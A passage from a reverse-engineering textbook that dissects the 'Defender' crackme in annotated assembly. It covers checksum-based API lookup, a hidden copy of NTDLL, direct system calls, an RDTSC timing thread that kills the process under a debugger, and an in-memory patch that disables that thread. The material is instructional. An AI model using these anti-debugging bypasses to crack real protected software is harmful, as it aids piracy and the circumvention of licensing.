004035B5    ADD EAX,DWORD PTR [EBP-68]
004035B8    MOVSX ESI,BYTE PTR [EAX]
004035BB    MOV EAX,DWORD PTR [EBP-68]
004035BE    CDQ
004035BF    PUSH 18
004035C1    POP ECX

```

```
004035C2    IDIV ECX
004035C4    MOV ECX,EDX
004035C6    SHL ESI,CL
004035C8    ADD ESI,DWORD PTR [EBP-6C]
004035CB    MOV DWORD PTR [EBP-6C],ESI
004035CE    JMP SHORT Defender.004035A4
```

It is easy to see in the debugger that [EBP-68] contains the current string's length (calculated earlier) and that [EBP-64] contains the address to the current string. It then enters a loop that takes each character in the string and shifts it left by the current index [EBP-68] modulo 24, and then adds the result into an accumulator at [EBP-6C]. This produces a 32-bit number that is like a checksum of the string. It is not clear at this point why this checksum is required. After all the characters are processed, the following code is executed:

```
004035D0    CMP DWORD PTR [EBP-6C],39DBA17A
004035D7    JNZ SHORT Defender.004035F1
```

If [EBP-6C] doesn't equal 39DBA17A the function proceeds to compute the same checksum on the next NTDLL export entry. If it is 39DBA17A the loop stops. This means that one of the entries is going to produce a checksum of 39DBA17A. You can put a breakpoint on the line that follows the JNZ in the code (at address 004035D9) and let the program run. This will show you which function the program is looking for. When you do that Olly breaks, and you can now go to [EBP-64] to see which name is currently loaded. It is NtAllocateVirtualMemory. So, it seems that the function is somehow interested in NtAllocateVirtualMemory, the Native API equivalent of VirtualAlloc, the documented Win32 API for allocating memory pages.

After computing the exact address of NtAllocateVirtualMemory (which is stored at [EBP-10]) the function proceeds to call the API. The following is the call sequence:

```
0040365F    RDTSC
00403661    AND EAX,7FFF0000
00403666    MOV DWORD PTR [EBP-C],EAX
00403669    PUSH 4
0040366B    PUSH 3000
00403670    LEA EAX,DWORD PTR [EBP-4]
00403673    PUSH EAX
00403674    PUSH 0
00403676    LEA EAX,DWORD PTR [EBP-C]
00403679    PUSH EAX
0040367A    PUSH -1
0040367C    CALL DWORD PTR [EBP-10]
```

Notice the RDTSC instruction at the beginning. This is an unusual instruction that you haven't encountered before. Referring to the Intel Instruction Set

reference manuals [Intel2, Intel3] we learn that RDTSC performs a Read Time-Stamp Counter operation. The time-stamp counter is a very high-speed 64-bit counter, which is incremented by one on each clock cycle. This means that on a 3.4-GHz system this counter is incremented roughly 3.4 billion times per second. RDTSC loads the counter into EDX:EAX, where EDX receives the high-order 32 bits, and EAX receives the lower 32 bits. Defender takes the lower 32 bits from EAX and does a bitwise AND with 7FFF0000. It then takes the result and passes that (it actually passes a pointer to that value) as the second parameter in the `NtAllocateVirtualMemory` call.

Why would defender pass a part of the time-stamp counter as a parameter to `NtAllocateVirtualMemory`? Let's take a look at the prototype for `NtAllocateVirtualMemory` to determine what the system expects in the second parameter. This prototype was taken from <http://undocumented.ntinternals.net>, which is a good resource for undocumented Windows APIs. Of course, *the* authoritative source of information regarding the Native API is Gary Nebbett's book *Windows NT/2000 Native API Reference* [Nebbett].

```
NTSYSAPI
NTSTATUS
NTAPI
NtAllocateVirtualMemory(
    IN HANDLE          ProcessHandle,
    IN OUT PVOID       *BaseAddress,
    IN ULONG           ZeroBits,
    IN OUT PULONG       RegionSize,
    IN ULONG           AllocationType,
    IN ULONG           Protect );
```

It looks like the second parameter is a pointer to the base address. `IN OUT` specifies that the function reads the value stored in `BaseAddr` and then writes to it. The way this works is that the function attempts to allocate memory at the specified address and writes the actual address of the allocated block back into `BaseAddress`. So, Defender is passing the time-stamp counter as the proposed allocation address. . . . This may seem strange, but it really isn't—all the program is doing is trying to allocate memory at a random address in memory. The time-stamp counter is a good way to achieve a certain level of randomness.

Another interesting aspect of this call is the fourth parameter, which is the requested block size. Defender is taking a value from `[EBP-4]` and using that as the block size. Going back in the code, you can find the following sequence, which appears to take part in producing the block size:

```
004035FE    MOV EAX,DWORD PTR [EBP+8]
00403601    MOV DWORD PTR [EBP-70],EAX
```

```
00403604    MOV EAX,DWORD PTR [EBP-70]
00403607    MOV ECX,DWORD PTR [EBP-70]
0040360A    ADD ECX,DWORD PTR [EAX+3C]
0040360D    MOV DWORD PTR [EBP-74],ECX
00403610    MOV EAX,DWORD PTR [EBP-74]
00403613    MOV EAX,DWORD PTR [EAX+1C]
00403616    MOV DWORD PTR [EBP-78],EAX
```

This sequence starts out with the NTDLL base address from [EBP+8] and proceeds to access the PE part of the header. It then stores the pointer to the PE header in [EBP-74] and accesses offset +1C from the PE header. Because the PE header is made up of several structures, it is slightly more difficult to figure out an individual offset within it. The DT command in WinDbg is a good solution to this problem.

```
0:000> dt _IMAGE_NT_HEADERS -b
+0x000 Signature           : Uint4B
+0x004 FileHeader          :
    +0x000 Machine           : Uint2B
    +0x002 NumberOfSections : Uint2B
    +0x004 TimeDateStamp     : Uint4B
    +0x008 PointerToSymbolTable : Uint4B
    +0x00c NumberOfSymbols   : Uint4B
    +0x010 SizeOfOptionalHeader : Uint2B
    +0x012 Characteristics   : Uint2B
+0x018 OptionalHeader      :
    +0x000 Magic             : Uint2B
    +0x002 MajorLinkerVersion : UChar
    +0x003 MinorLinkerVersion : UChar
    +0x004 SizeOfCode         : Uint4B
    +0x008 SizeOfInitializedData : Uint4B
    +0x00c SizeOfUninitializedData : Uint4B
    +0x010 AddressOfEntryPoint : Uint4B
    +0x014 BaseOfCode         : Uint4B
    +0x018 BaseOfData         : Uint4B
    .
    .
    .
```

Offset +1c is clearly a part of the OptionalHeader structure, and because OptionalHeader starts at offset +18 it is obvious that offset +1c is effectively offset +4 in OptionalHeader; Offset +4 is SizeOfCode. There is one other short sequence that appears to be related to the size calculations:

```
0040363D    MOV EAX,DWORD PTR [EBP-7C]
00403640    MOV EAX,DWORD PTR [EAX+18]
00403643    MOV DWORD PTR [EBP-88],EAX
```

In this case, Defender is taking the pointer at [EBP-7C] and reading offset +18 from it. If you look at the value that is read into EAX in 0040363D, you'll

see that it points somewhere into NTDLL's header (the specific value is likely to change with each new update of the operating system). Taking a quick look at the NTDLL headers using DUMPBIN shows you that the address in EAX is the beginning of NTDLL's export directory. Going to the structure definition for `IMAGE_EXPORT_DIRECTORY`, you will find that offset +18 is the `NumberOfFunctions` member. Here's the final preparation of the block size:

```
00403649    MOV EAX,DWORD PTR [EBP-88]
0040364F    MOV ECX,DWORD PTR [EBP-78]
00403652    LEA EAX,DWORD PTR [ECX+EAX*8+8]
```

The total block size is calculated according to the following formula: *Block-Size* = *NTDLLCodeSize* + (*TotalExports* + 1) * 8. You're still not sure what Defender is doing here, but you know that it has something to do with NTDLL's code section and with its export directory.

The function proceeds into another iteration of the NTDLL export list, again computing that strange checksum for each function name. In this loop there are two interesting lines that write into the newly allocated memory block:

```
0040380F    MOV DWORD PTR DS:[ECX+EAX*8],EDX

00403840    MOV DWORD PTR DS:[EDX+ECX*8+4],EAX
```

The preceding lines are executed for each exported function in NTDLL. They treat the allocated memory block as an array. The first writes the current function's checksum, and the second writes the exported function's RVA (Relative Virtual Address) into the same memory address plus 4. This indicates that the newly allocated memory block contains an array of data structures, each 8 bytes long. Offset +0 contains a function name's checksum, and offset +4 contains its RVA.

The following is the next code sequence that seems to be of interest:

```
004038FD    MOV EAX,DWORD PTR [EBP-C8]
00403903    MOV ESI,DWORD PTR [EBP+8]
00403906    ADD ESI,DWORD PTR [EAX+2C]
00403909    MOV EAX,DWORD PTR [EBP-D8]
0040390F    MOV EDX,DWORD PTR [EBP-C]
00403912    LEA EDI,DWORD PTR [EDX+EAX*8+8]
00403916    MOV EAX,ECX
00403918    SHR ECX,2
0040391B    REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
0040391D    MOV ECX,EAX
0040391F    AND ECX,3
00403922    REP MOVS BYTE PTR ES:[EDI],BYTE PTR [ESI]
```

This sequence performs a memory copy, and is a commonly seen "sentence" in assembly language. The `REP MOVS` instruction repeatedly copies `DWORD`s

from the address at ESI to the address at EDI until ECX is zero. For each DWORD that is copied ECX is decremented once, and ESI and EDI are both incremented by four (the sequence is copying 32 bits at a time). The second `REP MOVSB` performs a byte-by-byte copying of the last 3 bytes if needed. This is needed only for blocks whose size isn't 32-bit-aligned.

Let's see what is being copied in this sequence. ESI is loaded with `[EBP+8]` which is NTDLL's base address, and is incremented by the value at `[EAX+2C]`. Going back a bit you can see that EAX contains that same PE header address you were looking at earlier. If you go back to the PE headers you dumped earlier from WinDbg, you can see that Offset +2c is `BaseOfCode`. EDI is loaded with an address within your newly allocated memory block, at the point right after the table you've just filed. Essentially, this sequence is copying all the code in NTDLL into this memory buffer.

So here's what you have so far. You have a memory block that is allocated in runtime, with a specific effort being made to put it at a random address. This code contains a table of checksums of the names of all exported functions from NTDLL alongside their RVAs. Right after this table (in the same block) you have a copy of the entire NTDLL code section. Figure 11.15 provides a graphic visualization of this interesting and highly unusual data structure.

Now, if I saw this kind of code in an average application I would probably think that I was witnessing the work of a mad scientist. In a serious copy protection this makes a lot of sense. This is a mechanism that allocates a memory block at a random virtual address and creates what is essentially an obfuscated interface into the operating system module. You'll soon see just how effective this interface is at interfering with reversing efforts (which one can only assume is the only reason for its existence).

The huge function proceeds into calling another function, at 4030E5. This function starts out with two interesting loops, one of which is:

```
00403108    CMP ESI,190BC2
0040310E    JE SHORT Defender.0040311E
00403110    ADD ECX,8
00403113    MOV ESI,DWORD PTR [ECX]
00403115    CMP ESI,EBX
00403117    JNZ SHORT Defender.00403108
```

This loop goes through the export table and compares each string checksum with 190BC2. It is fairly easy to see what is happening here. The code is looking for a specific API in NTDLL. Because it's not searching by strings but by this checksum you have no idea which API the code is looking for—the API's name is just not available. Here's what happens when the entry is found:

```
0040311E    MOV ECX,DWORD PTR [ECX+4]
00403121    ADD ECX,EDI
00403123    MOV DWORD PTR [EBP-C],ECX
```




Figure 11.15 The layout of Defender's memory copy of NTDLL.

The function is taking the +4 offset of the found entry (remember that offset +4 contains the function's RVA) and adding to that the address where NTDLL's code section was copied. Later in the function a call is made into the function at that address. No doubt this is a call into a copied version of an NTDLL API. Here's what you see at that address:

```
7D03F0F2    MOV EAX,35
7D03F0F7    MOV EDX,7FFE0300
7D03F0FC    CALL DWORD PTR [EDX]
7D03F0FE    RET 20
```

The code at 7FFE0300 to which this function calls is essentially a call to the NTDLL API `KiFastSystemCall`, which is just a generic interface for calling into the kernel. Notice that you have this function's name because even though Defender copied the entire code section, the code explicitly referenced this function by address. Here is the code for `KiFastSystemCall`—it's just two lines.

```
7C90EB8B    MOV EDX,ESP
7C90EB8D    SYSENTER
```

Effectively, all `KiFastSystemCall` does is invoke the `SYSENTER` instruction. The `SYSENTER` instruction performs a kernel-mode switch, which means that the program executes a system call. It should be noted that this would all be slightly different under Windows 2000 or older systems, because Microsoft has changed its system calling mechanism after Windows 2000 (in Windows 2000 and older system calls using an `INT 2E` instruction). Windows XP, Windows Server 2003, and certainly newer operating systems such as the system currently code-named Longhorn all employ the new system call mechanism. If you're debugging under an older OS and you're seeing something slightly different at this point, that's to be expected.

You're now running into somewhat of a problem. You obviously can't step into `SYSENTER` because you're using a user-mode debugger. This means that it would be very difficult to determine which system call the program is trying to make! You have several options.

- Switch to a kernel debugger, if one is available, and step into the system call to find out what Defender is doing.
- Go back to the checksum/RVA table from before and pick up the RVA for the current system call—this would hopefully be the same RVA as in the `NTDLL.DLL` export directory. You can then do a `DUMPBIN` on `NTDLL` and determine which API it is you're looking at.
- Find which system call this is by its order in the exports list. The checksum/RVA table has apparently maintained the same order for the exports as in the original `NTDLL` export directory. Knowing the index of the call being made, you could look at the `NTDLL` export directory and try to determine which system call this is.

In this case, I think it would be best to go for the kernel debugger option, and I will be using NuMega SoftICE because it is the easiest to install and doesn't require two computers. If you don't have a copy of SoftICE and are unable to install WinDbg due to hardware constraints, I'd recommend that you go through one of the other options I've suggested. It would probably be easiest to use the function's RVA. In any case, I'd recommend that you get set

up with a kernel debugger if you're serious about reversing—certain reversing scenarios are just undoable without a kernel debugger.

In this case, stepping into `SYSENTER` in SoftICE bring you into the `KiFastCallEntry` in `NTOSKRNL`. This flows right into `KiSystemService`, which is the generic system call dispatcher in Windows—all system calls go through it. Quickly tracing over most of the function, you get to the `CALL EBX` instruction near the end. This `CALL EBX` is where control is transferred to the specific system service that was called. Here, stepping into the function reveals that the program has called `NtAllocateVirtualMemory` again! You can hit F12 several times to jump back up to user mode and run into the next call from Defender. This is another API call that goes through the bizarre copied `NTDLL` interface. This time Defender is calling `NtCreateThread`. You can ignore this new thread for now and keep on stepping through the same function. It immediately returns after creating the new thread.

The sequence that comes right after the call to the thread-creating function again iterates through the checksum table, but this time it's looking for checksum `006DEF20`. Immediately afterward another function is called from the copied `NTDLL`. You can step into this one as well and will find that it's a call to `NtDelayExecution`. In case you're not familiar with it, `NtDelayExecution` is the native API equivalent of the Win32 API `SleepEx`. `SleepEx` simply relinquishes the CPU for the time period requested. In this case, `NtDelayExecution` is being called immediately after a thread has been created. It would appear that Defender wants to let the newly created thread start running immediately.

Immediately after `NtDelayExecution` returns, Defender calls into another (internal) function at `403A41`. This address is interesting because this function starts approximately 30 bytes after the place from which it's called. Also, SoftICE isn't recognizing any valid instructions after the `CALL` instruction until the beginning of the function itself. It almost looks like Defender is skipping a little chunk of data that's sitting right in the middle of the function! Indeed, dumping `4039FA`, the address that immediately follows the `CALL` instruction reveals the following:

```
004039FA  K.E.R.N.E.L.3.2...D.L.L.
```

So, it looks like the Unicode string `KERNEL32.DLL` is sitting right in the middle of this function. Apparently all the `CALL` instruction is doing is just skipping over this string to make sure the processor doesn't try to "execute" it. The code after the string again searches through our table, looking for two values: `6DEF20` and `1974C`. You may recall that `6DEF20` is the name checksum for `NtDelayExecution`. We're not sure which API is represented by `1974C`—we'll soon find out.

SoftICE's Disappearance

The first call being made in this sequence is again to `NtDelayExecution`, but here you run into a little problem. When we hit F10 to step over the call to `NtDelayExecution` SoftICE just disappears! When you look at the Command Prompt window, you see that Defender has just exited and that it hasn't printed any of its messages. It looks like SoftICE's presence has somehow altered Defender's behavior.

Seeing how the program was calling into `NtDelayExecution` when it unexpectedly disappeared, you can only make one assumption. The thread that was created earlier must be doing something, and by relinquishing the CPU Defender is probably trying to get the other thread to run. It looks like you must shift your reversing efforts to this thread to see what it's trying to do.

Reversing the Secondary Thread

Let's go back to the thread creation code in the initialization routine to find out what code is being executed by this thread. Before attempting this, you must learn a bit on how `NtCreateThread` works. Unlike `CreateThread`, the equivalent Win32 API, `NtCreateThread` is a rather low-level function. Instead of just taking an `lpStartAddress` parameter as `CreateThread` does, `NtCreateThread` takes a `CONTEXT` data structure that accurately defines the thread's state when it first starts running.

A `CONTEXT` data structure contains full-blown thread state information. This includes the contents of all CPU registers, including the instruction pointer. To tell a newly created thread what to do, Defender will need to initialize the `CONTEXT` data structure and set the `EIP` member to the thread's entry point. Other than the instruction pointer, Defender must also manually allocate a stack space for the thread and set the `ESP` register in the `CONTEXT` structure to point to the beginning of the newly created thread's stack space (this explains the `NtAllocateVirtualMemory` call that immediately preceded the call to `NtCreateThread`). This long sequence just gives you an idea on how much effort is saved by calling the Win32 `CreateThread` API.

In the case of this thread creation, you need to find the place in the code where Defender is setting the `Eip` member in the `CONTEXT` data structure. Taking a look at the prototype definition for `NtCreateThread`, you can see that the `CONTEXT` data structure is passed as the sixth parameter. The function is passing the address `[EBP-310]` as the sixth parameter, so one can only assume that this is the address where `CONTEXT` starts. From looking at the definition of `CONTEXT` in WinDbg, you can see that the `Eip` member is at offset `+b8`. So, you know that the thread routine should be copied into `[EBP-258]` ($310 - b8 = 258$). The following line seems to be what you're looking for:

```
MOV DWORD PTR SS:[EBP-258],Defender.00402EEF
```

Looking at the address 402EEF, you can see that it indeed contains code. This must be our thread routine. A quick glance shows that this function contains the exact same prologue as the previous function you studied in Listing 11.7, indicating that this function is also encrypted. Let's restart the program and place a breakpoint on this function (there is no need for a kernel-mode debugger for this part). The best position for your breakpoint is at 402FF4, right before the decrypter starts executing the decrypted code. Once you get there, you can take a look at the decrypted thread procedure code. It is quite interesting, so I've included it in its entirety (see Listing 11.8).

```

00402FFE  XOR EAX,EAX
00403000  INC EAX
00403001  JE Defender.004030C7
00403007  RDTSC
00403009  MOV DWORD PTR SS:[EBP-8],EAX
0040300C  MOV DWORD PTR SS:[EBP-4],EDX
0040300F  MOV EAX,DWORD PTR DS:[406000]
00403014  MOV DWORD PTR SS:[EBP-50],EAX
00403017  MOV EAX,DWORD PTR SS:[EBP-50]
0040301A  CMP DWORD PTR DS:[EAX],0
0040301D  JE SHORT Defender.00403046
0040301F  MOV EAX,DWORD PTR SS:[EBP-50]
00403022  CMP DWORD PTR DS:[EAX],6DEF20
00403028  JNZ SHORT Defender.0040303B
0040302A  MOV EAX,DWORD PTR SS:[EBP-50]
0040302D  MOV ECX,DWORD PTR DS:[40601C]
00403033  ADD ECX,DWORD PTR DS:[EAX+4]
00403036  MOV DWORD PTR SS:[EBP-44],ECX
00403039  JMP SHORT Defender.0040304A
0040303B  MOV EAX,DWORD PTR SS:[EBP-50]
0040303E  ADD EAX,8
00403041  MOV DWORD PTR SS:[EBP-50],EAX
00403044  JMP SHORT Defender.00403017
00403046  AND DWORD PTR SS:[EBP-44],0
0040304A  AND DWORD PTR SS:[EBP-4C],0
0040304E  AND DWORD PTR SS:[EBP-48],0
00403052  LEA EAX,DWORD PTR SS:[EBP-4C]
00403055  PUSH EAX
00403056  PUSH 0
00403058  CALL DWORD PTR SS:[EBP-44]
0040305B  RDTSC
0040305D  MOV DWORD PTR SS:[EBP-18],EAX
00403060  MOV DWORD PTR SS:[EBP-14],EDX
00403063  MOV EAX,DWORD PTR SS:[EBP-18]
00403066  SUB EAX,DWORD PTR SS:[EBP-8]
00403069  MOV ECX,DWORD PTR SS:[EBP-14]
0040306C  SBB ECX,DWORD PTR SS:[EBP-4]

```

Listing 11.8 Disassembly of the function at address 00402FFE in Defender. (*continued*)

```

0040306F  MOV DWORD PTR SS:[EBP-60],EAX
00403072  MOV DWORD PTR SS:[EBP-5C],ECX
00403075  JNZ SHORT Defender.00403080
00403077  CMP DWORD PTR SS:[EBP-60],77359400
0040307E  JBE SHORT Defender.004030C2
00403080  MOV EAX,DWORD PTR DS:[406000]
00403085  MOV DWORD PTR SS:[EBP-58],EAX
00403088  MOV EAX,DWORD PTR SS:[EBP-58]
0040308B  CMP DWORD PTR DS:[EAX],0
0040308E  JE SHORT Defender.004030B7
00403090  MOV EAX,DWORD PTR SS:[EBP-58]
00403093  CMP DWORD PTR DS:[EAX],1BF08AE
00403099  JNZ SHORT Defender.004030AC
0040309B  MOV EAX,DWORD PTR SS:[EBP-58]
0040309E  MOV ECX,DWORD PTR DS:[40601C]
004030A4  ADD ECX,DWORD PTR DS:[EAX+4]
004030A7  MOV DWORD PTR SS:[EBP-54],ECX
004030AA  JMP SHORT Defender.004030BB
004030AC  MOV EAX,DWORD PTR SS:[EBP-58]
004030AF  ADD EAX,8
004030B2  MOV DWORD PTR SS:[EBP-58],EAX
004030B5  JMP SHORT Defender.00403088
004030B7  AND DWORD PTR SS:[EBP-54],0
004030BB  PUSH 0
004030BD  PUSH -1
004030BF  CALL DWORD PTR SS:[EBP-54]
004030C2  JMP Defender.00402FFE

```

Listing 11.8 *(continued)*

This is an interesting function that appears to run an infinite loop (notice the JMP at 4030C2 to 402FFE, and how the code at 00403001 sets EAX to 1 and then checks if its zero). The function starts with an RDTSC and stores the time-stamp counter at [EBP-8]. You can then proceed to search through your good old copied NTDLL table, again for the highly popular 6DEF20—you already know that this is NtDelayExecution. The function calls NtDelayExecution with the second parameter pointing to 8 bytes that are all filled with zeros. This is important because the second parameter in NtDelayExecution is the delay interval (it's a 64-bit value). Setting it to zero means that all the function does is it relinquishes the CPU. The thread will continue running as soon as all the other threads have relinquished the CPU or have used up the CPU time allocated to them.

As soon as NtDelayExecution returns the function invokes RDTSC again. This time the output from RDTSC is stored in [EBP-18]. You can then enter a 64-bit subtraction sequence in 00403063. First, the low 32-bit words are subtracted from one another, and then the high 32-bit words are subtracted from

one another using SBB (subtract with borrow). SBB subtracts the two integers and treats the carry flag (CF) as a borrow indicator in case the first subtraction generated a borrow. For more information on 64-bit arithmetic refer to the section on 64-bit arithmetic in Appendix B.

The result of the subtraction is compared to 77359400. If it is below, the function just loops back to the beginning. If not (or if the SBB instruction produces a nonzero result, indicating that the high part has changed), the function goes through another exported function search, this time looking for a function whose string checksum is 1BF08AE, and then calls this API. You're not sure which API this is at this point, but stepping over this code is very insightful. It turns out that when you step through this code the check almost always fails (whether this is true or not depends on how fast your CPU is and how quickly you step through the code). Once you get to that API call, stepping into it in SoftICE you see that the program is calling `NtTerminateProcess`.

At this point, you're starting to get a clear picture of what our thread is all about. It is essentially a timing monitor that is meant to detect whether the process is being "paused" and simply terminate it on the spot if it is. For this, Defender is utilizing the `RDTSC` instruction and is just checking for a reasonable number of ticks. If between the two invocations of `RDTSC` too much time has passed (in this case too much time means 77359400 clock ticks or 2 billion clock ticks in decimal), the process is terminated using a direct call to the kernel.

Defeating the "Killer" Thread

It is going to be effectively impossible to debug Defender while this thread is running, because the thread will terminate the process whenever it senses that a debugger has stalled the process. To continue with the cracking process, you must neutralize this thread. One way to do this is to just avoid calling the thread creation function, but a simpler way is to just patch the function in memory (after it is decoded) so that it never calls `NtTerminateProcess`. You do this by making two changes in the code. First, you replace the `JNZ` at 00403075 with `NOPs` (this check confirms that the result of the subtraction is 0 in the high-order word). Then you replace the `JNZ` at address 0040307E with a `JMP`, so that the final code looks like the following:

```
00403075  NOP
00403076  NOP
00403077  CMP  DWORD  PTR  SS:[EBP-60],77359400
0040307E  JMP  SHORT  Defender.004030C2
```

This means that the function never calls `NtTerminateProcess`, regardless of the time that passes between the two invocations of `RDTSC`. Note that applying this patch to the executable so that you don't have to reapply it every time you launch the program is somewhat more difficult because this function is

encrypted—you must either modify the encrypted data or eliminate the encryption altogether. Neither of these options is particularly easy, so for now you'll just reapply the patch in memory each time you launch the program.

Loading KERNEL32.DLL

You might remember that before taking this little detour to deal with that RDTSC thread you were looking at a `KERNEL32.DLL` string right in the middle of the code. Let's find out what is done with this string.

Immediately after the string appears in the code the program is retrieving pointers for two NTDLL functions, one with a checksum of 1974C, and another with the familiar 6DEF20 (the checksum for `NtDelayExecution`). The code first calls `NtDelayExecution` and then the other function. In stepping into the second function in SoftICE, you see a somewhat more confusing picture. This API isn't just another direct call down into the kernel, but instead it looks like this API is actually implemented in NTDLL, which means that it's now implemented inside your copied code. This makes it much more difficult to determine which API this is.

The approach you're going to take is one that I've already proposed earlier in this discussion as a way to determine which API is being called through the obfuscated interface. The idea is that when the checksum/RVA table was initialized, APIs were copied into the table in the order in which they were read from NTDLL's export directory. What you can do now is determine the entry number in the checksum/RVA table once an API is found using its checksum. This number should also be a valid index into NTDLL's export directory and will hopefully reveal exactly which API you're dealing with.

To do this, you must put a breakpoint right after Defender finds this API (remember, it's looking for 1973C in the table). Once your breakpoint hits you subtract the pointer to the beginning of the table from the pointer to the current entry, and divide the result by 8 (the size of each entry). This gives you the API's index in the table. You can now use DUMPBIN or a similar tool to dump NTDLL's export table and look for an API that has your index. In this case, the index you get is 0x3E (for example, when I was doing this the table started at 53830000 and the entry was at 538301F0, but you already know that these are randomly chosen addresses). A quick look at the export list for `NTDLL.DLL` from DUMPBIN provides you with your answer.

```
ordinal hint RVA      name
.
.
70          3E      000161CA LdrLoadDll
```

The API being called is `LdrLoadDll`, which is the native API equivalent of `LoadLibrary`. You already know which DLL is being loaded because you saw the string earlier: `KERNEL32.DLL`.

After `KERNEL32.DLL` is loaded, Defender goes through the familiar sequence of allocating a random address in memory and produces the same name checksum/RVA table from all the `KERNEL32.DLL` exports. After the copied module is ready for use the function makes one other call to `NtDelayExecution` for good luck and then you get to another funny jump that skips 30 bytes or so. Dumping the memory that immediately follows the `CALL` instruction as text reveals the following:

```
00404138  44 65 66 65 6E 64 65 72  Defender
00404140  20 56 65 72 73 69 6F 6E  Version
00404148  20 31 2E 30 20 2D 20 57   1.0 - W
00404150  72 69 74 74 65 6E 20 62  ritten b
00404158  79 20 45 6C 64 61 64 20  y Eldad
00404160  45 69 6C 61 6D           Eilam
```

Finally, you're looking at something familiar. This is Defender's welcome message, and Defender is obviously preparing to print it out. The `CALL` instruction skips the string and takes us to the following code.

```
00404167  PUSH DWORD PTR SS:[ESP]
0040416A  CALL Defender.004012DF
```

The code is taking the "return address" pushed by the `CALL` instruction and pushes it into the stack (even though it was already in the stack) and calls a function. You don't even have to look inside this function (which is undoubtedly full of indirect calls to copied `KERNEL32.DLL` code) to know that this function is going to be printing that welcome message that you just pushed into the stack. You just step over it and unsurprisingly Defender prints its welcome message.

Reencrypting the Function

Immediately afterward you have yet *another* call to `6DEF20`—`NtDelayExecution` and that brings us to what seems to be the end of this function. OllyDbg shows us the following code:

```
004041E2  MOV EAX,Defender.004041FD
004041E7  MOV DWORD PTR DS:[4034D6],EAX
004041ED  MOV DWORD PTR SS:[EBP-8],0
004041F4  JMP Defender.00403401
004041F9  LODS DWORD PTR DS:[ESI]
004041FA  DEC EDI
004041FB  ADC AL,0F2
004041FD  POP EDI
004041FE  POP ESI
004041FF  POP EBX
00404200  LEAVE
00404201  RETN
```

If you look closely at the address that the JMP at 004041F4 is going to you'll notice that it's very far from where you are at the moment—right at the beginning of this function actually. To refresh your memory, here's the code at that location:

```
00403401    CMP DWORD PTR SS:[EBP-8],0
00403405    JE SHORT Defender.0040346D
```

You may or may not remember this, but the line immediately preceding 00403401 was setting [EBP-8] to 1, which seemed a bit funny considering it was immediately checked. Well, here's the answer—there is encrypted code at the end of the function that sets this variable to zero and jumps back to that same position. Since the conditional jump is taken this time, you land at 40346D, which is a sequence that appears to be very similar to the decryption sequence you studied in the beginning. Still, it is somewhat different, and observing its effect in the debugger reveals the obvious: it is reencrypting the code in this function.

There's no reason to get into the details of this logic, but there are several details that are worth mentioning. After the encryption sequence ends, the following code is executed:

```
004034D0    MOV DWORD PTR DS:[406008],EAX
004034D5    PUSH Defender.004041FD
004034DA    POP EBX
004034DB    JMP EBX
```

The first line saves the value in EAX into a global variable. EAX seems to contain some kind of a checksum of the encrypted code. Also, the PUSH, POP, JMP sequence is the exact same code that originally jumped into the decrypted code, only it has been modified to jump to the end of the function.

Back at the Entry Point

After the huge function you've just dissected returns, the entry point routine makes the traditional call into NtDelayExecution and calls into another internal function, at 404202. The following is a full listing for this function:

```
00404202    MOV EAX,DWORD PTR DS:[406004]
00404207    MOV ECX,EAX
00404209    MOV EAX,DWORD PTR DS:[EAX]
0040420B    JMP SHORT Defender.00404219
0040420D    CMP EAX,66B8EBBB
00404212    JE SHORT Defender.00404227
00404214    ADD ECX,8
00404217    MOV EAX,DWORD PTR DS:[ECX]
```

```
00404219  TEST EAX,EAX
0040421B  JNZ SHORT Defender.0040420D
0040421D  XOR ECX,ECX
0040421F  PUSH Defender.0040322E
00404224  CALL ECX
00404226  RETN
00404227  MOV ECX,DWORD PTR DS:[ECX+4]
0040422A  ADD ECX,DWORD PTR DS:[406014]
00404230  JMP SHORT Defender.0040421F
```

This function performs another one of the familiar copied export table searches, this time on the copied KERNEL32 memory block (whose pointer is stored at 406004). It then immediately calls the found function. You'll use the function index trick that you used before in order to determine which API is being called. For this you put a breakpoint on 404227 and observe the address loaded into ECX. You then subtract KERNEL32's copied base address (which is stored at 406004) from this address and divide the result by 8. This gives us the current API's index. You quickly run `DUMPBIN /EXPORTS` on `KERNEL32.DLL` and find the API name: `SetUnhandledExceptionFilter`. It looks like Defender is setting up 0040322E as its unhandled exception filter. Unhandled exception filters are routines that are called when a process generates an exception and no handlers are available to handle it. You'll worry about this exception filter and what it does later on.

Let's proceed to another call to `NtDelayExecution`, followed by a call to another internal function, 401746. This function starts with a very familiar sequence that appears to be another decryption sequence; this function is also encrypted. I won't go over the decryption sequence, but there's one detail I want to discuss. Before the code starts decrypting, the following two lines are executed:

```
00401785  MOV EAX,DWORD PTR DS:[406008]
0040178A  MOV DWORD PTR SS:[EBP-9C0],EAX
```

